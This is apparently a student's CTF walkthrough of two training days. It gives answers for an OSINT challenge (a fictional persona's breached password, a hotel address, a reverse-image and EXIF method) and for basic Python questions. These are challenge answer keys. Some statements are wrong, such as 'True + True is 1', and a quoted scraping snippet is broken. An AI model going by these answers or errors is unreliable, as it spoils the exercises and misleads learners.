
Yes, Scylla is still down


Q10: Has Rudolph been pwned? What password of his appeared in a breach? * 2 points

Scylla seems to be down. So if you find it difficult to search for this, the answer is "spygame". I'll give you this one for free.

spygame

Question 11
As given from the hint, we got the street number


Chicago Marriott Downtown Magnific...

Prices are currently typical for your trip

Highlights

Near public transit

540 Michigan Ave, Chicago, IL 60611, United States

Thought Process/Methodology:
We can easily find Rudolph’s reddit and twitter account by searching for his username given. In his comments, we managed to collect some information regarding his birth location, his creator and even twitter account. In his Twitter account, he mentioned that he loves Bachelorette show. He also posted a picture of the parade. From the image, we used “image.google.com” to find the location of the parade. Then we use Exif to find the data hidden in the picture to get the specified location and the flag. Sadly, Scylla is down so it is quite hard to find the answer. Lastly, we can search for the hotel he stayed in and find the street number.


Day 15: Scripting – There's a Python in my stocking!

Tools used: Kali, Firefox, Python3

Solution/walkthrough:

Question 1


The Boolean **True** is considered as 1 in binary, therefore **True + True** is **1**



Boolean

The two values for the data type boolean are True and False. Much like Santa's list of Naughty and Nice, it is either True or False (never both).


True and False are extremely valuable. In binary, 1 represents True and 0 represents False. Through these 2 values, we can represent all data on a computer, provided we are using logic gates. Those logic gates appear in Python as operators.



```
┌──(1211102056㉿kali)-[~]
└─$ python3
Python 3.10.5 (main, Jun  8 2022, 09:26:22) [GCC 11.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> print(True + True)
2
```

Question 2

It is called **PyPi**




Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

Question 3


The output is **True**



```
>>> bool("False")
True
```

Question 4

It is called **Requests**



Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

- Requests
- Beautiful Soup


```
pip3 install requests beautifulsoup4
```

Something very cool you can do with these 2 libraries is the ability to extract all links on a webpage.

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that beautifulsoup can read over
soup = BeautifulSoup(html, "lxml")
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links variable
links = soup.find_all('a href')
for link in links:
    # prints each link
    print(link)
```

Question 5


It is **[1, 2, 3, 6]**



```
>>> x = [1,2,3]
>>> y = x
>>> y.append(6)
>>> print(x)
[1, 2, 3, 6]
```

Question 6

Because it **pass by reference**



We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.


Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We pass by reference. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

This is very important in toy making. We once had a small bug where an elf assigned different variables to the same toy. We thought we had 800 versions of the toy as we had 800 variables, but it turns out they were all pointing to the same toy! Luckily those children managed to get toys that year.

Question 7


It will output **The Wise One has allowed you to come in.**


```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
if name in names:
    print("The Wise One has allowed you to come in.")
else:
    print("The Wise One has not allowed you to come in.")
~
~
~
```


```
What is your name? Skidy
The Wise One has allowed you to come in.
```

Question 8

It will output **The Wise One has not allowed you to come in.**


```
What is your name? elf
The Wise One has not allowed you to come in.
```

Thought Process:
Boolean for **True** is 1. Therefore **True + True** is considered as 1 + 1, resulting to **2**. The database for python's libraries is **PyPi**. **bool("False")** is considered **True** because it contains **quotation marks**, so it will convert anything inside into string and because there's characters inside the quotation marks, it considers it as **True**. The library that can download the HTML of a webpage is called **Requests**. The output become **[1, 2, 3, 6]** because we append **6** into the list that was **[1, 2, 3]**. The reason it does that because it **pass by reference**. It outputs "**The Wise One has allowed you to come in."** for **Skidy** because the variable **name** matches with the one that was in **names** list. It's the opposite for **elf** because it does not exist in the **names** list, something similar would be **Elf** with the only difference is the first letter being capital.